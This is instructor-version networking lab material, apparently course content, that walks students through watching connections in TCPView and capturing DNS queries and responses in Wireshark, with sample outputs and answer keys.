
Step 4: Download and install the TCPView software.

- a. Click on the link below to reach the download page for TCPView.

<http://technet.microsoft.com/en-us/sysinternals/tcpview.aspx>



- b. Create a folder on the desktop named "TCPView".
- c. Extract the contents of the zip to this new folder.



- d. Double-click the Tcpview Application to start it.

- e. Finally, Agree to the software license terms.

Process	PID	Protocol	Local Address	Local Port	Remote Address	Remote Port	State	Sent Packets	Sent Bytes	Rcvd Packets	Rcvd Bytes
lsass.exe	476	TCP	pi	58702	pi	0	LISTENING				
lsass.exe	476	TCPv6	pi	58702	pi	0	LISTENING				
services.exe	468	TCP	pi	49155	pi	0	LISTENING				
services.exe	468	TCPv6	pi	49155	pi	0	LISTENING				
svchost.exe	716	TCP	pi	epmap	pi	0	LISTENING				
svchost.exe	768	TCP	pi	49153	pi	0	LISTENING				
svchost.exe	924	TCP	pi	49154	pi	0	LISTENING				
svchost.exe	1408	UDP	pi.cisco.com	ssdp	*	*		36	17,142	462	91,080
svchost.exe	1408	UDP	pi	ssdp	*	*					
svchost.exe	312	UDP	pi	ws-discovery	*	*					
svchost.exe	1408	UDP	pi	ws-discovery	*	*					
svchost.exe	1408	UDP	pi	ws-discovery	*	*					
svchost.exe	312	UDP	pi	ws-discovery	*	*					
svchost.exe	972	UDP	pi	llmnr	*	*					
svchost.exe	972	UDP	pi	54649	*	*					
svchost.exe	1408	UDP	pi	61427	*	*					
svchost.exe	312	UDP	pi	61464	*	*					
svchost.exe	1408	UDP	pi.cisco.com	63677	*	*					
svchost.exe	1408	UDP	pi	63678	*	*					
svchost.exe	716	TCPv6	pi	epmap	pi	0	LISTENING				
svchost.exe	2300	TCPv6	pi	3587	pi	0	LISTENING				
svchost.exe	768	TCPv6	pi	49153	pi	0	LISTENING				
svchost.exe	924	TCPv6	pi	49154	pi	0	LISTENING				
svchost.exe	1408	UDPv6	[0.0.0.0.0.0.1]	1900	*	*					
svchost.exe	1408	UDPv6	pi.cisco.com	1900	*	*					

Endpoints: 55 Established: 1 Listening: 24 Time Wait: 0 Close Wait: 0

Step 5: Answer the following questions.

- a. How many Endpoints are listed?

Answers may vary, 55.

- b. How many are Listening?

Answers may vary, 24

- c. How many Endpoints are Established?

Answers may vary, 1

Step 6: Use a browser and observe the TCPView window.

- a. Open the Options menu and click "Always on Top".

Note: Use the Help section of the program to help you answer the following questions.

- b. Open any browser.

What happens in the TCPView window?

Answers may vary, multiple browser processes open and turn green across the screen, then some may turn to yellow, red, or white.

- c. Browse to cisco.com.

What happens in the TCPView window?

Answers may vary, more browser processes open as green across the screen, then some may turn to yellow, red, or white.

- d. Close the browser.

What happens in the TCPView window?

Answers may vary, after some time, multiple browser processes turn red as they close.

What do you think the colors mean?

Answers may vary, green lines indicate starting processes, yellow lines indicate processes that are waiting to open or close, red lines indicate processes that are closing, and white lines indicate processes that are running.

Note: To close a process directly, right-click the process and choose **End Process**. Using this method can cause a program or the operating system to become unstable. Only end processes that you know are safe to end. This method can be used to stop malware from communicating.

Lab – Exploring DNS Traffic (Instructor Version)

Instructor Note: Red font color or gray highlights indicate text that appears in the instructor copy only.

Objectives

Part 1: Capture DNS Traffic

Part 2: Explore DNS Query Traffic

Part 3: Explore DNS Response Traffic

Background / Scenario

Wireshark is an open source packet capture and analysis tool. Wireshark gives a detailed breakdown of the network protocol stack. Wireshark allows you to filter traffic for network troubleshooting, investigate security issues, and analyze network protocols. Because Wireshark allows you to view the packet details, it can be used as a reconnaissance tool for an attacker.

In this lab, you will install Wireshark on a Windows system and use Wireshark to filter for DNS packets and view the details of both DNS query and response packets.

Required Resources

- 1 Windows PC with Internet access and Wireshark installed


Instructor Note: Using a packet sniffer such as Wireshark may be considered a breach of the security policy of the school. It is recommended that permission is obtained before running Wireshark for this lab. If using a packet sniffer such as Wireshark is an issue, the instructor may wish to assign the lab as homework or perform a walk-through demonstration.

Part 48: Capture DNS Traffic


Step 1: Download and install Wireshark.

- a. Install Wireshark for Windows.
- b. Wireshark can be downloaded from www.wireshark.org.
- c. Choose the software version you need based on your PC's architecture and operating system. For instance, if you have a 64-bit PC running Windows, choose **Windows Installer (64-bit)**.
- d. After making a selection, the download should start. The location of the downloaded file depends on the browser and operating system that you use. For Windows users, the default location is the **Downloads** folder.
- e. The downloaded file is named **Wireshark-win64-x.x.x.exe**, where **x** represents the version number. Double-click the file to start the installation process.


Respond to any security messages that may display on your screen. If you already have a copy of Wireshark on your PC, you will be prompted to uninstall the old version before installing the new version. It is recommended that you remove the old version of Wireshark prior to installing another version. Click **Yes** to uninstall the previous version of Wireshark.



- f. If this is the first time to install Wireshark, or after you have completed the uninstall process, you will navigate to the Wireshark Setup wizard. Click **Next**.
- g. Continue advancing through the installation process. Click **I Agree** when the License Agreement window displays.
- h. Keep the default settings on the Choose Components window and click **Next**.




- i. Choose your desired shortcut options and click **Next**.
- j. You can change the installation location of Wireshark, but unless you have limited disk space, it is recommended that you keep the default location. Click **Next** to continue.
- k. To capture live network data, WinPcap must be installed on your PC. If WinPcap is already installed on your PC, the Install check box will be unchecked. If your installed version of WinPcap is older than the version that comes with Wireshark, it is recommended that you allow the newer version to be installed by clicking the **Install WinPcap x.x.x** (version number) check box.
Finish the WinPcap Setup Wizard if installing WinPcap and accept the license agreement if necessary. Click **Next** to continue.
- l. **Do NOT** install USBPcap for normal traffic capture. **Do NOT select the checkbox to install USBPcap.** USBPcap is experimental, and it could cause USB problems on your PC. Click **Install** to continue.




- m. Wireshark starts installing its files and a separate window displays with the status of the installation. Click **Next** when the installation is complete.
- n. Click **Finish** to complete the Wireshark install process. Reboot the computer if necessary.

Step 2: Capture DNS traffic.

- a. Click **Start** and search for **Wireshark**. Open **Wireshark** and start a Wireshark capture by double clicking a network interface with traffic. In this example, Ethernet is the network interface with traffic.




- b. Click **Start** and search for **Command Prompt**. Open **Command Prompt**.
- c. In the Command Prompt, type **ipconfig /flushdns** and press Enter to clear the DNS cache.



- d. Type **nslookup** and press Enter to enter the interactive mode.

- e. Enter the domain name of a website. The domain name www.cisco.com is used in this example.



```
C:\Users\User1>nslookup
Default Server:  UnKnown
Address:  192.168.1.1

> www.cisco.com
Server:  UnKnown
Address:  192.168.1.1

Non-authoritative answer:
Name:     e144.dscb.akamaiedge.net
Addresses: 2001:578:28:695::90
           2001:578:28:694::90
           23.52.234.158
Aliases:  www.cisco.com
           www.cisco.com.akadns.net
           wwwds.cisco.com.edgekey.net
           wwwds.cisco.com.edgekey.net.globalredir.akadns.net


> exit

C:\Users\User1>
```

- f. Type **exit** when finished. Close the command prompt.
- g. Click **Stop capturing packets** to stop the Wireshark capture.

Part 49: Explore DNS Query Traffic

- a. Observe the traffic captured in the Wireshark Packet List pane. Enter **udp.port == 53** in the filter box and click the arrow (or press enter) to display only DNS packets.



- b. Select the DNS packet labeled **Standard query 0x0002 A www.cisco.com**.
- c. In the Packet Details pane, notice this packet has Ethernet II, Internet Protocol Version 4, User Datagram Protocol and Domain Name System (query).
- d. Expand **Ethernet II** to view the details. Observe the source and destination fields.

The screenshot shows the Wireshark interface with a packet capture on interface 0. The filter is set to `udp.port == 53`. The packet list shows several DNS packets. Packet 33 is selected, showing a standard query for `A www.cisco.com`. The packet details pane is expanded to show the Ethernet II layer, which includes the source and destination MAC addresses.

No.	Time	Source	Destination	Protocol	Length	Info
16	8.597003	192.168.1.16	192.168.1.1	DNS	84	Standard query 0x0001 PTR 1.1.168.192.in-addr.arpa
17	8.611953	192.168.1.1	192.168.1.16	DNS	161	Standard query response 0x0001 No such name PTR 1...
33	15.952381	192.168.1.16	192.168.1.1	DNS	73	Standard query 0x0002 A www.cisco.com
34	15.963198	192.168.1.1	192.168.1.16	DNS	254	Standard query response 0x0002 A www.cisco.com CN...
35	15.966100	192.168.1.16	192.168.1.1	DNS	73	Standard query 0x0003 AAAA www.cisco.com
36	15.977273	192.168.1.1	192.168.1.16	DNS	294	Standard query response 0x0003 AAAA www.cisco.com...

Frame 33: 73 bytes on wire (584 bits), 73 bytes captured (584 bits) on interface 0


- Ethernet II, Src: PcsSyste_09:14:c4 (08:00:27:09:14:c4), Dst: Netgear_ea:b1:7a (80:37:73:ea:b1:7a)
 - Destination: Netgear_ea:b1:7a (80:37:73:ea:b1:7a)
 - Address: Netgear_ea:b1:7a (80:37:73:ea:b1:7a)
 - 0. = LG bit: Globally unique address (factory default)
 - 0 = IG bit: Individual address (unicast)
 - Source: PcsSyste_09:14:c4 (08:00:27:09:14:c4)
 - Address: PcsSyste_09:14:c4 (08:00:27:09:14:c4)
 - 0. = LG bit: Globally unique address (factory default)
 - 0 = IG bit: Individual address (unicast)
- Type: IPv4 (0x0800)
- Internet Protocol Version 4, Src: 192.168.1.16, Dst: 192.168.1.1
- User Datagram Protocol, Src Port: 57729, Dst Port: 53
- Domain Name System (query)

Frame (frame), 73 bytes | Packets: 49 · Displayed: 6 (12.2%) · Dropped: 0 (0.0%) | Profile: Default

What are the source and destination MAC addresses? Which network interfaces are these MAC addresses associated with?

In this example, the source MAC address is associated with the NIC on the PC and the destination MAC address is associated with the default gateway. If there is a local DNS server, the destination MAC address would be the MAC address of the local DNS server.

- e. Expand **Internet Protocol Version 4**. Observe the source and destination IPv4 addresses.



The screenshot shows the Wireshark network protocol analyzer interface. The packet list at the top displays several DNS packets. Packet 33 is selected, showing a standard query for PTR 1.1.168.192.in-addr.arpa. The packet details pane below shows the expanded Internet Protocol Version 4 header for this packet. The source IP address is 192.168.1.16 and the destination IP address is 192.168.1.1. The status bar at the bottom indicates that 49 packets were captured, 6 were displayed (12.2%), and 0 were dropped (0.0%).

No.	Time	Source	Destination	Protocol	Length	Info
16	8.597003	192.168.1.16	192.168.1.1	DNS	84	Standard query 0x0001 PTR 1.1.168.192.in-addr.arpa
17	8.611953	192.168.1.1	192.168.1.16	DNS	161	Standard query response 0x0001 No such name PTR 1...
33	15.952381	192.168.1.16	192.168.1.1	DNS	73	Standard query 0x0002 A www.cisco.com
34	15.963198	192.168.1.1	192.168.1.16	DNS	254	Standard query response 0x0002 A www.cisco.com CN...
35	15.966100	192.168.1.16	192.168.1.1	DNS	73	Standard query 0x0003 AAAA www.cisco.com
36	15.977273	192.168.1.1	192.168.1.16	DNS	294	Standard query response 0x0003 AAAA www.cisco.com...

Internet Protocol Version 4, Src: 192.168.1.16, Dst: 192.168.1.1


- 0100 = Version: 4
- 0101 = Header Length: 20 bytes (5)
- > Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
- Total Length: 59
- Identification: 0x24fb (9467)
- > Flags: 0x00
- Fragment offset: 0
- Time to live: 128
- Protocol: UDP (17)
- Header checksum: 0x0000 [validation disabled]
- [Header checksum status: Unverified]
- Source: 192.168.1.16
- Destination: 192.168.1.1
- [Source GeoIP: Unknown]
- [Destination GeoIP: Unknown]

Internet Protocol Version 4 (p), 20 bytes | Packets: 49 · Displayed: 6 (12.2%) · Dropped: 0 (0.0%) | Profile: Default

What are the source and destination IP addresses? Which network interfaces are these IP addresses associated with?

In this example, the source IP address is associated with the NIC on the PC and the destination IP address is associated with the default gateway.

- f. Expand the **User Datagram Protocol**. Observe the source and destination ports.



The screenshot shows the Wireshark interface with a packet capture on the Ethernet interface. The filter is set to `udp.port == 53`. The packet list shows several DNS packets. Packet 33 is selected, showing a DNS query from 192.168.1.16 to 192.168.1.1 on port 53. The packet details pane shows the User Datagram Protocol (UDP) section expanded, displaying the following information:


- Source Port: 57729
- Destination Port: 53
- Length: 39
- Checksum: 0x839a [unverified]
- [Checksum Status: Unverified]
- [Stream index: 2]

The packet details pane also shows the Domain Name System (query) section.

What are the source and destination ports? What is the default DNS port number?

The source port number is 57729 and the destination port is 53, which is the default DNS port number.

- g. Open a Command Prompt and enter **arp -a** and **ipconfig /all** to record the MAC and IP addresses of the PC.



```
C:\Users\User1>arp -a

Interface: 192.168.1.16 --- 0x2
Internet Address      Physical Address      Type
192.168.1.1           80-37-73-ea-b1-7a     dynamic
192.168.1.255         ff-ff-ff-ff-ff-ff     static
224.0.0.22            01-00-5e-00-00-16     static
224.0.0.252           01-00-5e-00-00-fc     static
239.255.255.250       01-00-5e-7f-ff-fa     static
255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\User1>ipconfig /all

Windows IP Configuration

Host Name . . . . . : User1-Desktop
Primary Dns Suffix . . . . . :
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No

Ethernet adapter Ethernet:

Connection-specific DNS Suffix . :
Description . . . . . : Intel(R) PRO/1000 MT Desktop Adapter
Physical Address. . . . . : 08-00-27-09-14-C4
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::d047:d83b:8da8:b7d1%2(Preferred)
IPv4 Address. . . . . : 192.168.1.16(Preferred)
